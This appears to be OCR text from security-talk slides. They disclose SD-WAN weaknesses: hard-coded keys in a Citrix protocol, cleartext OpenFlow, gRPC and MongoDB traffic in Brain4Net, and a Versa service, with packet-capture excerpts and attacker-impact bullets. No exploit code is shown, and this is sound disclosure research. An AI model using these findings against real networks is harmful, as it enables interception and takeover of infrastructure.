
```
root@VWC:~# /home/REDACTED/bin/aa_client --help
aa_client options:
  -h [ --help ]                        print help text
  -i [ --ip_addr ] arg                 ip address of the server
  --tcp_port arg (=2156)               tcp port of the server
  -u [ --username ] arg (=REDACTED)    user name to use when connecting to the
                                       server
  -p [ --password ] arg (=REDACTED)    password to use when connecting to the
                                       server

  ...
  --config-info                        get info about config file.
  --download-txt-cfg                   download thetext config file (.cfg) to
                                       the current directory, or to
                                       <download-dir> if specified
  --download-dir arg                   full path to directory where the
                                       current download operation should save
                                       the file
  --upload-cfg arg                     config file to upload to REDACTED
  --upload-upg arg                     upgrade bundle file to upload to REDACTED
  --start-upg arg                      upgrade bundle file to upload to REDACTED
  --upg-status                         upgrade status from REDACTED
  --info                               get info about the appliance
  -m [ --mgt-ip ]                      get management IPs for the network
  --ping                               issue a ping
  ...
```

CITRIX HARD-CODED KEYS: PROTOCOL



```
root@DC:~# ps aux | grep aa
root      8980  0.0  0.0   9236  2148 ?        S    Sep23   0:00 /bin/bash -c /home/REDACTED/bin/aa_server &> /dev/null
root      8993  0.0  1.0  86344 41852 ?        Sl   Sep23   0:42 /home/REDACTED/bin/aa_server
root     12571  0.0  0.0   7848  1972 pts/0    S+   15:21   0:00 grep aa
```

CITRIX HARD-CODED KEYS: PROTOCOL



Wireshark · Follow SSL Stream (tcp.stream eq 1) · upload_config

```
.........authenticate............admin.........authenticate...................get_config_file_chunk...........-
LAB_DC_Without_Crypto_OSPF_with_LoopRoute.zip.........................get_config_file_chunk..............-
LAB_DC_Without_Crypto_OSPF_with_LoopRoute.zip.....................pm......pmPK............i.$......(...-...LAB_DC_Without_Crypto_OSPF_with_LoopRoute.cfg.+]w.)...
[illegible]
```

CITRIX HARD-CODED KEYS: RESULTS

- The attacker **in passive MitM** position **can decrypt all** communications
- The attacker **in active MitM** position can perform **active eavesdropping**
- The attacker **in the target network** can spoof an Controller
- The attacker **that is able to upload** an SD-WAN **certificate** on a Controller node **can get control over the SD-WAN network**

BRAIN4NET CLEARTEXT COMMUNICATIONS

- There are several SD-WAN vendors in Russia
- One of them is an OpenFlow-based service platform focusing on SD-WAN transport
- Shodan says that some testbeds are deployed on the Russian state ISP (Rostelecom)


BRAIN4NET CLEARTEXT COMMUNICATIONS

- Trivial fingerprinting and enumeration
- Multiple versions disclosure
- Several vulnerabilities to XSS
- Cross-Site WebSocket Hijacking
- Unauthenticated access to monitoring services

BRAIN4NET CLEARTEXT COMMUNICATIONS


- Unprotected clear text communications
  - TCP 830 (GRPC)
  - TCP 5000 (API)
  - TCP 6653 (OpenFlow)
  - TCP 27017 (Mongo)
- No mutually authenticated
- There are no ready to use decisions for some protocols (e.g., OpenFlow)
- Brain4Net says that we have tested a deployment without secure communications

BRAIN4NET CLEARTEXT COMMUNICATIONS



```
PRI * HTTP/2.0

SM

................................ ........................................ ..............................$..........A."h..
D.b6.\..z.:O........*...        -..9.%...X.T.H.^!.._..u.b
&=LMed@.te.M.S...z......A....)..Wyp.@.......B...Q.!.......@......MIOj...........@......l.
.f...........................:.$..........._..u.b
&=LMed@......j!.5S..4..6O.@.......B...Q.!........
...........
.MASTER....%..........@.......4...0..4.$...........D.b6.\..z.:O........*... -..9.%...X.sU.?..........4.........../
.5c768255ed91a300018bbc0e..:.
.ctl:830..ctl..<....%...........~.13.............
```

BRAIN4NET CLEARTEXT COMMUNICATIONS



tcp.stream eq 0


```
      Time          Source          Destination    Protocol    Length  Info
  371 23.019519     10.11.11.7
  372 23.519850     10.11.11.7
  373 23.520064     10.11.11.7
  374 23.520227     10.11.11.7
  375 23.520381     10.11.11.7
  376 23.525851     172.31.11.3
  385 24.520005     10.11.11.7
  386 24.520591     10.11.11.7
  387 24.520724     10.11.11.7
  388 24.520855     10.11.11.7
  389 [illegible]7027  172.31.11.3
  396 [illegible]7935  10.11.11.7
  397 [illegible]8231  172.31.11.3
  398 [illegible]4255  10.11.11.7
  399 25.520750     10.11.11.7
  400 25.521008     10.11.11.7
  401 25.521097     10.11.11.7
  402 25.521330     10.11.11.7
  403 25.522794     172.31.11.3
  407 25.875606     [illegible].11.3
  [illegible] [illegible]5.875730  [illegible].11.7
  [illegible] [illegible]5.883277  [illegible].11.3
  [illegible] [illegible]5.883308  [illegible].11.7
  414 25.887119     172.31.11.3
  415 25.887308     [illegible]1.7
  421 26.020899     [illegible]11.3
  422 26.020933     [illegible]1.7
  428 26.525047     [illegible].1.7
Frame 428: 313 bytes on wi[illegible] [illegible]4 bits), [illegible]
Ethernet II, Src: 02:42:[illegible] [illegible]07 (02:42[illegible]
Internet Protocol Version [illegible] 10.11.11.[illegible]
Transmission Control Protocol, Src Port: [illegible]
OpenFlow 1.3
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · b4n_2.pcap

```
......................................
..............^...
.....P.........^.......1.
...x..00:00:50:00:00:02[illegible]10
.5c18cd6fed91a30001f415 [illegible] SDN Controller, clusterId: 5c18cd6fed91a30001f4156f, switchId:
00:00:50:00:00:02:00:01.
&..P..............................................P.....................P.......eth7...........................
....................P.....................P.......eth6..............................................
..................................................... ..P..........P.........P.  ..!.....x..00:00:50:00:00:02:00:01:5
.5c18cd6fed91a30001f4156f.[illegible] SDN Controller, [illegible]sterId: 5c18cd6fed91a3000[illegible]4156f, switchId:
00:00:50:00:00:02:00:01.      &..P........
.......................................................P..........P.........P......!.....x.[illegible] 50:00:00:02:00:01:6
.5c18cd6fed91a30001f4156f.[illegible] SDN Controller, clusterId: 5c18cd6fed91a30001f4156f, swit[illegible]
00:00:50:00:00:02:00:01.      &..P........
.................................................. .. ........P..........P......!.....x..00:00:50:00:00:02:00:01:7
.5c18cd6fed91a30001f4156f.[illegible] SDN Controller, [illegible]: 5c18cd6fed91a30001f4156f, switchId:
00:00:50:00:00:02:00:01.      &..P........
......................................
..............P....
.....P..........P......1.
...x..00:00:50:00:00:02:00:01:10
.5c18cd6fed91a30001f4156f.[illegible] SDN Controller, clusterId: 5c18cd6fed91a30001f4156f, switchId:
00:00:50:00:00:02:00:01.
&..P..........P.....................P.......eth7..............................................
.......................................................P..........P.........P......!.....[illegible]00:00:50:00:00:02:00:01:5
.5c18cd6fed91a30001f4156f.[illegible] SDN Controller, clusterId: 5c18cd6fed91a30001f4156f, switchId:
00:00:50:00:00:02:00:01.      &..P........
.......................................................P..........P.........P......!.....x..00:00:50:00:00:02:00:01:6
.5c18cd6fed91a30001f4156f.[illegible] SDN Controller, clusterId: 5c18cd6fed91a30001f4156f, switchId:
00:00:50:00:00:02:00:01.      &..P........
.......................................................P..........P.........P......!.....x..00:00:50:00:00:02:00:01:7
.5c18cd6fed91a30001f4156f.[illegible] SDN Controller, clusterId: 5c18cd6fed91a30001f4156f, switchId:
00:00:50:00:00:02:00:01.      &..P........
......................................
..............P....
```

VERSA ANALYTICS CLEARTEXT COMMUNICATIONS

- TCP 1234 service does not use a secure communication channel



